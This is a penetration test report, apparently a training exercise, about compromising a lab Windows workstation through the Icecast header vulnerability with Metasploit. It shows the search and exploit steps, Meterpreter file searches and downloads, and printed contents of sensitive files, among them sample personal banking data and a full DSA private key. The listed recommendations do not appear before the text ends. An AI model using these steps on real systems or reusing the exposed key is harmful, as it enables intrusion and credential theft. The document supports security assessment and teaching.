November 9 2020

GOODSECURITY PENETRATION TEST REPORT

Prepared by: Annabelle MacGregor
annabelle.macgregor@GoodSecurity.com

Overview of contents

1.0 Executive Summary
2.0 Summary of results
3.0 Risk rating
4.0 Scope
5.0 Attack Narrative
6.0 Conclusion
7.0 Recommendations
8.0 About GoodSecurity

1.0 Executive Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An Internal penetration test is a dedicated attack against internally connected systems.

The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs that had major vulnerabilities. The details of the attack can be found in the 'Attack Narrative' category.

2.0 Summary of results

The test was performed on November 9th 2020 to assess the CEO's workstation. The purpose of this test was to identify and classify any vulnerabilities and provide strategic recommendations to help mitigate
the associated risks.


In summary, GoodSecurity's penetration test confirmed that the CEO's laptop contains a vulnerability that allowed us to successfully gain
complete command and control over the system. This is the Icecast header vulnerability, formally classified by the Common Vulnerabilities and Exposures database as CVE-2004-1561.

In gaining full access to the system using this vulnerability, we were also able to uncover several additional vulnerabilities, that will be detailed in this report.

3.0 Risk rating

The overall risk identified to GoodCorp Inc as a result of the penetration test is **Critical.**

A direct path from external threat actor to full system compromise was achieved on the CEO's workstation. This device likely holds the most sensitive data in the organisation, so would be an attractive target for an attacker. It is reasonable to believe that a malicious entity would be able to successfully execute an attack against GoodCorp by utilising the compromised workstation.



4.0 Scope

Machine: Hans Gruber, CEO, workstation
Machine's IP address: 192.168.0.20
Hostname :MSEDGEWIN
Vulnerability Exploited: Icecast header
Whitebox penetration test

5.0 Attack Narrative

Nmap scan results

First, we created an Icecast directory to store our findings throughout the test. We then conducted an Nmap scan against the target to perform a service and version scan against the target machine. These results were outputted into a new file called nmap_service_scan.

As you can see in Figure 1 below, we determined that the Icecast streaming media server was running on port 8000 (TCP/UDP). The SLmail service was also running on port 25 which is the Single Mail Transfer Protocol (SMTP).




Figure 1: Results from the Nmap scan

SLmail and Icecast Vulnerabilities

Next, we used Searchsploit to identify any exploits we could use against SLmail and Icecast. Searchsploit is a popular tool used by penetration testers – it is essentially a database of documented available exploits for different vulnerabilities.

```
root@kali:~/Documents# searchsploit slmail 5.5
------------------------------------------------------------------------------ ----------------------------------------
 Exploit Title                                                                |  Path
                                                                              | (/usr/share/exploitdb/)
------------------------------------------------------------------------------ ----------------------------------------
Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (1)        | exploits/windows/remote/638.py
Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (2)        | exploits/windows/remote/643.c
Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (3)        | exploits/windows/remote/646.c
Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (Metasploit) | exploits/windows/remote/16399.rb
------------------------------------------------------------------------------ ----------------------------------------
Shellcodes: No Result
root@kali:~/Documents#
```

Figure 2: Searchsploit results for SLmail vulnerabilities

Figure 3: Searchsploit results for Icecast vulnerabilities


As detailed in these screenshots, there are several available exploits that can be used against both SLmail and Icecast vulnerabilities. We examined both exploits that were available through Metasploit (16399 and 16763) using the -x command and copied the path to these into our Icecast directory.

With two exploits available to us, we next started Metasploit – a penetration testing framework that can use saved exploits for hacking. To run Metasploit, we first used the 'msfconsole' command.

SLmail vulnerability

We first searched for the SLmail exploit using 'search slmail', set the remote host to the CEO's IP address and set the IP address to port 25 – as it is open and used for SLmail, as found in our nmap scan. However, the exploit did not execute successfully as POP3 was not running. This however does not mean that this vulnerability is not susceptible to further exploits. We will cover our remediation recommendations for this later in the report.

Figure 4: Setting up and running the SLmail exploit



Icecast vulnerability

Next, we went ahead and searched for the Icecast module and loaded it for use with 'search Icecast'. We then ran this module by entering '0'. We set the remote host (RHOST) to the IP address of the target machine, before running the module using 'run'.




Figure 5: Setting up the Icecast exploit




Figure 6: running the exploit

Retrieving the secret.txt and recipe.txt files

Now that this was complete, we had a Meterpreter session open on the machine – meaning we were able to work inside it. Meterpreter is a Metasploit attack payload that provides an interactive shell that we can use to explore the target machine and execute code.

We ran a search for the 'secretfile.txt' file on the target using 'search -f ⋆secretfile.txt⋆ and were able to successfully retrieve the file.

```
meterpreter > search -f *secretfile*.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter >
```

Figure 7: finding the user.secretfile.txt

On inspection of the file, we could see that it included unencrypted sensitive Personally Identifiable Information (PII) for a customer – which could have serious financial and legal ramifications if exposed in a data leak:

```
C:\Users\IEUser\Documents>type user.secretfile.txt
type user.secretfile.txt
Bank Account Info

Chase Bank
Customer name: Charlie Tuna
Address: 123 Main St., Somewhere USA
Checking Acct#: 1292384-p1
SSN: 239-12-1111
DOB: 02/01/1974
C:\Users\IEUser\Documents>
```

Figure 8: Reading the contents of the secret file

Next, we searched for the *recipe.txt* file and were able to quickly find this.:

```
meterpreter > search -f *recipe.txt*
Found 2 results...
    c:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Recent\Drinks.recipe.txt.l
nk (643 bytes)
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter >
```

Luckily, this document did not appear to include sensitive data. However, this data was also unencrypted, which is a bigger vulnerability across the system.

```
c:\Users\IEUser\Documents>type Drinks.recipe.txt
type Drinks.recipe.txt
Put the lime in the coconut and drink it all up!
c:\Users\IEUser\Documents>
```

We downloaded this file onto our system using the 'download' command:

```
meterpreter > download "c:\Users\IEUser\Documents\Drinks.recipe.txt"
[*] Downloading: c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.tx
t
[*] Downloaded 48.00 B of 48.00 B (100.0%): c:\Users\IEUser\Documents\Drinks.rec
ipe.txt -> Drinks.recipe.txt
[*] download   : c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.tx
t
meterpreter >
```

Figure 11: Downloading the file onto our system

Gathering sensitive system information

We then spawned a shell – allowing us full access in the target machine using command prompt from within the machine. Once in the machine, we ran 'systeminfo' to find more information about the machine we were working in. All of this information is very valuable to a pen tester, as it can be used to identify potential vulnerabilities for further exploits.




Figure 12: Uncovering system information

Potentially unpatched OS running

The machine is running Microsoft Windows 10 Enterprise Evaluation. This is an OS that was released more than five years ago – so if left unpatched, this could lead to serious issues. The CVE database lists that there are 1111 vulnerabilities associated with Windows 10.

Finding unencrypted passwords in plain sight

We next explored the directory where the recipe and secret files were saved and discovered a file called 'password' – containing the CISO's username and password in plain text. Passwords should never be stored/sent in plain text on any device. Usernames and passwords should also not be shared – so the CEO should not have access to these details on his system.




Figure 13: Finding the CISO's username and password

Discovering suspicious downloads

We also found a suspicious file that was in the IEUser's downloads directory called 'hack.exe' – suggesting a lack of antivirus/antiphishing software on the system.




Figure 14: Suspicious hack.exe file contents

Poor access control and lack of privileges

Another alarming vulnerability is that we were able to freely and easily explore all files and folders across each every user's directory – meaning adequate permissions and privileges have not been set. This could allow users to delete, tamper with, extract or add files and directories freely – impacting the confidentiality, availability, and integrity of the system.

We used 'net user' to collate a list of all users on the system: IEUser, sshd, sysadmin and WDAGUtilityAccount.




Figure 15: List of user accounts on the system

Stealing SSH keys to break into broader network

We were easily able to inspect the SSH public and private keys on the system. These could be used to allow us to SSH into the network – allowing us to potentially cause more damage to other devices on the network.

```
C:\ProgramData\ssh>dir
dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\ProgramData\ssh

03/19/2019  05:29 AM    <DIR>          .
03/19/2019  05:29 AM    <DIR>          ..
03/19/2019  05:23 AM    <DIR>          logs
09/05/2018  02:07 PM             2,253 sshd_config
03/19/2019  05:23 AM               672 ssh_host_dsa_key
03/19/2019  05:23 AM               622 ssh_host_dsa_key.pub
03/19/2019  05:23 AM               227 ssh_host_ecdsa_key
03/19/2019  05:23 AM               194 ssh_host_ecdsa_key.pub
03/19/2019  05:23 AM               432 ssh_host_ed25519_key
03/19/2019  05:23 AM               114 ssh_host_ed25519_key.pub
03/19/2019  05:23 AM             1,675 ssh_host_rsa_key
03/19/2019  05:23 AM               414 ssh_host_rsa_key.pub
               9 File(s)          6,603 bytes
               3 Dir(s)  21,373,775,872 bytes free
```

Figure 16: Directory containing SSH keys

```
C:\ProgramData\ssh>type ssh_host_dsa_key
type ssh_host_dsa_key
-----BEGIN DSA PRIVATE KEY-----
MIIBvAIBAAKBgQC0RoH1htn00fPPFIlJbqSk+Pon8tjCsIuMMRNCrIV4zm3FNSV1
UZ+jMVf98X6eACvDYTCDHi5nCil9WntS14PgX2kAhN+BqJOyTqdYJGv3yHaoEVDF
gRYeuxBoCyvURerylPLUMDfD6S8uX1n0tTbZ+2lPTeDA1mppRjV7wTLewIVAKt7
D6SRt7daRTg+TSXd0xCJ15S3AoGBAIgjQqQq5ft52xrZRB56tmIJClQb59ue2m+I
4R+drzJ/D5pjZPevZoY/8EtNqUj0WurxC+KqX9o2tAY+fuoM844reSTJ49gooejq
rfo/v0wl2ErFgtqdssrfsagmyCmOcwDxio5KQFHqFrO6cLPqEAAw/WnxhIJquFAL
PNYof70GAoGBAIWRjmi+EOgnY0qXugtziuhibPlVahTGWcRCpAARg/Ogq7kZaIvG
zi8evfN7CUe7Awmb/Dvp/gh0o/mG41fbr1FEu4/sewHnjnJ3eMUGzgojTFg9Szhm
rO1Llzu460Koocer+C4S0IioEJcO8qvErVLSvh/n8wG+AGiu9Z3WFfh+AhRqe/H8
MWElNHRBU4cdlqZpWNIvDg==
-----END DSA PRIVATE KEY-----
```

Figure 17: Retrieved private key

Weak password policies

We then looked at each user's profile, which revealed some very weak password policies. The IEUser, sshd and WDAGUtility accounts had not been changed in over a year, and all passwords apart from the WDAGUtility account had no expiry date. This could make all accounts very vulnerable to password attacks such as credential reuse attacks.

All accounts also had all logon hours allowed. This could mean that an attacker with a password to one of these accounts could logon while authorised users were away and/or asleep – allowing a more stealthy entry and room to cause more damage.

```
c:\Users\IEUser\Documents>net user IEUser
net user IEUser
User name                    IEUser
Full Name                    IEUser
Comment                      IEUser
User's comment
Country/region code          001 (United States)
Account active               Yes
Account expires              Never

Password last set            3/19/2019 12:57:23 PM
Password expires             Never
Password changeable          3/19/2019 12:57:23 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   11/8/2020 8:34:11 PM

Logon hours allowed          All
```

Figure 18: IEUser password policies

```
root@kali: ~
c:\Users\IEUser\Documents>net user sshd
net user sshd
User name                    sshd
Full Name                    sshd
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            3/19/2019 5:23:55 AM
Password expires             Never
Password changeable          3/19/2019 5:23:55 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All
```

Figure 19: SSHD user password policies

```
c:\Users\IEUser\Documents>net user sysadmin
net user sysadmin
User name                    sysadmin
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            4/9/2020 10:15:44 PM
Password expires             5/21/2020 10:15:44 PM
Password changeable          4/9/2020 10:15:44 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   4/29/2020 12:31:51 PM

Logon hours allowed          All
```

Figure 20: sysadmin user password policies

